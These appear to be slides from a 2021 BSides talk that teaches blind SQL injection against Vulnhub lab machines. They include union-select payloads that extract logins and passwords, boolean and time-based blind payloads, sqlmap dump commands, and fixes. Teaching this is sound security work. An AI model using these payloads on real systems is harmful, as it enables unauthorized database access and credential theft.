Is It Bigger Than A Breadbox?

Play 20 Questions With Blind SQL Injection

September 17, 2021

Tony Karre

Welcome To BsidesSTL 2021!

$ whoami

- Tony Karre – Delivery Director at Perficient
- 20+ years in web application development and project mgt
- tony.karre in STLSec Slack, @tonykarre on twitter
- https://github.com/tonykarre/BsidesSTL-2021

$ cat ~/certs

- OSCP, CEH
- CSM, CSPO

Injection Flaws - Still The #1 OWASP Security Issue

1. **Injection**. Injection flaws, such as **SQL**, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication**.
3. **Sensitive Data Exposure**.
4. **XML External Entities (XXE)**.
5. **Broken Access Control**.

Example of a recent SQL Injection flaw in hotel management software:
https://www.cvedetails.com/cve/CVE-2021-37832

OWASP Source:
https://owasp.org/www-project-top-ten/

Warmup - Basics Of SQL Injection


```
function all($cat=NULL,$order =NULL) {
  if (!isset($cat))
    $results= mysql_query("SELECT * FROM pictures");
  else
    $results= mysql_query("SELECT * FROM pictures where cat=".$cat);
```

- SQL Injection is a technique in which you sneak in some of your own SQL code that the app will then execute for you, returning results that you can see.
- This PHP code can be exploited by something like:
  - http://10.249.122.106/cat.php?id=1 union select 1,concat(login, " - ", password),3,4 from users
- How to fix this
  - Do server-side parameter validation (e.g., enforce the requirement that ID must be an integer)
  - Use SQL parameter binding via a “prepared statement”

Basic SQL Injection In Action: Live Demo

Vulnhub – Pentester Lab: From SQL injection to Shell - https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/

SQL Injection Usually Generates Data You Can See



http://10.249.122.106/cat.php?id=1%20union%20select%201,table_name,3,4%20from%20information_schema.tables

- SQL Injection using the “union select” method can generate more than one row of data in the result set
- Pages that are designed to show lists of data will then show the page’s intended data PLUS the extra data generated by the injected query

But Sometimes Apps Don't Directly Return Query Data!

- Maybe your request is returning a computed status
  - Has this article been reviewed?
  - Is the account past due?
- Maybe your request is invoking an action
  - Fire a workflow trigger
  - Reset an account
- APIs and Web Single-Page Applications (SPAs) that rely on APIs tend to have interactions like this – they can still be vulnerable!

Is It Bigger Than A Breadbox? Let's Ask The Database!

- Queries that produce limited observable results can still be injectable
  - Has this article been reviewed?: Yes, No, or maybe an error
  - Reset an account: Success, Failure, or maybe an error
- Approach - try to inject query modifications that influence the computation of your Yes/No result
  - If the URL parameter "id=1" always returns "true", then…
  - You could try "id=1 and expression/subquery"
  - The SQL expression or subquery can be anything that resolves to true or false
  - Which means you can ask the database any question that can be answered with T/F

Thought Exercise

- Assume a mysql database with version string “5.1.72-2”
- Assume an injectable page with a single controllable parameter, and assume the page returns an observable value for “id=1” and a different value if id is not equal to 1.
    - hxxp://vulnerable.php?id=1 is known to return “true”
- Challenge – using yes/no or true/false questions only, determine the exact value of the database version string.

Time For 20 Questions – Get The Version String *Length*

Question	Answer
Is the length of the version string less than 20 characters? id=1 and length(version()) < 20	Yes
Is the length of the version string greater than 5 characters? id=1 and length(version()) >5	Yes
Is the length of the version string less than 10 characters? id=1 and length(version()) < 10	Yes
Is the length of the version string less than or equal to 7 characters? id=1 and length(version()) <= 7	No
Is the length of the version string equal to 8 characters? id=1 and length(version()) = 8	Yes
Now we know that the length of the version string is 8 characters!	**Yay!**

Remember, the version string is “5.1.72-2”

Time For 20 Questions – Get The Version String *Text*

Is the value of the first character of the version string less than or equal to 64? id=1 and ascii(substr(version(),1,1)) <= 64	Yes
Is the value of the first character of the version string greater than or equal to 32? id=1 and ascii(substr(version(),1,1)) >= 32	Yes
Is the value of the first character of the version string less than or equal to 48? id=1 and ascii(substr(version(),1,1)) <= 48	No
Is the value of the first character of the version string less than or equal to 56? id=1 and ascii(substr(version(),1,1)) <= 56	Yes
Is the value of the first character of the version string less than or equal to 52? id=1 and ascii(substr(version(),1,1)) <= 52	No
Is the value of the first character of the version string greater than or equal to 54? id=1 and ascii(substr(version(),1,1)) >= 54	No
Is the value of the first character of the version string equal to 53? id=1 and ascii(substr(version(),1,1)) = 53	Yes
Now we know that the first character of the version string is "5". Keep going!	**Yay!**

Why Use Binary Searches Instead Of Linear Searches?

- Consider string lengths that could be up to 2048 characters.
  - linear searches require an average of 2048/2 = 1024 comparisons
  - Binary searches require an average of $\log_2(2048) = 11$ comparisons
- All ascii characters fall within the range of 0..127 (128 characters).
  - linear searches require an average of 128/2 = 64 comparisons
  - Binary searches require an average of $\log_2(128) = 7$ comparisons
- Wow, blind SQLi is expensive!

  To extract an “average” length string with “average” distribution of characters:
  - 11 + (resulting string length) * 7
  - for us, could have been 11 + 8 * 7 = **67 queries**, as a ballpark figure

Blind SQL Injection In Action: Live Demo

Vulnhub – Pentester Lab: XSS and MYSQL File - https://www.vulnhub.com/entry/pentester-lab-xss-and-mysql-file,66/
with an added page: exists.php

What If You Can't Even Directly See A True vs. False?

- Sometimes a request doesn't return any variable data
  - Maybe an API call that triggers an action or updates a database
- You can still modify query behavior – like how long it takes to execute

  Is the length of the version string less than 20 characters?
  - Instead of:
    id=1 and length(version()) < 20
  - Try:
    id=1 and case when length(version()) < 20 then sleep(5) else sleep(0) end
- If the response takes 5 seconds to arrive, then the answer is "yes"
- Extracting data with this method can take a LONG time

Use Tools To Automate Blind SQLi

- Why write a python script if you don't need something really custom?
- sqlmap is the normal tool of choice
- To extract all of the data from the "posts" table using our example page:

```
sqlmap --flush-session -u http://10.249.122.129/admin/exists.php?id=1
sqlmap  -u http://10.249.122.129/admin/exists.php?id=1 --tables
sqlmap  -u http://10.249.122.129/admin/exists.php?id=1 -T posts --columns
sqlmap  -u http://10.249.122.129/admin/exists.php?id=1 -T posts --dump
```

Resources

Kali Installation Links

VirtualBox main downloads page (and don't forget about the VirtualBox Extensions Pack download):
https://download.virtualbox.org/virtualbox/

Kali Downloads:
https://www.kali.org/downloads/

Kali Releases:
https://www.kali.org/blog/kali-linux-2021-2-release/

VirtualBox Networking Resources:
https://www.virtualbox.org/manual/ch06.html
https://www.thomas-krenn.com/en/wiki/Network_Configuration_in_VirtualBox

Resources

OWASP Resources

OWASP Top 10:
https://owasp.org/www-project-top-ten/

OWASP ASVS:
https://owasp.org/www-project-application-security-verification-standard/
https://github.com/OWASP/ASVS#latest-released-version

OWASP Testing Guide:
https://owasp.org/www-project-web-security-testing-guide/

Resources

Resources Specific To The Demos

Basic SQL Injection Demo:
https://www.vulnhub.com/entry/pentester-lab-from-sql-injection-to-shell,80/
https://portswigger.net/web-security/sql-injection
https://dev.mysql.com/doc/refman/5.7/en/

Blind SQL Injection Demo:
https://www.vulnhub.com/entry/pentester-lab-xss-and-mysql-file,66/
https://github.com/tonykarre/BsidesSTL-2021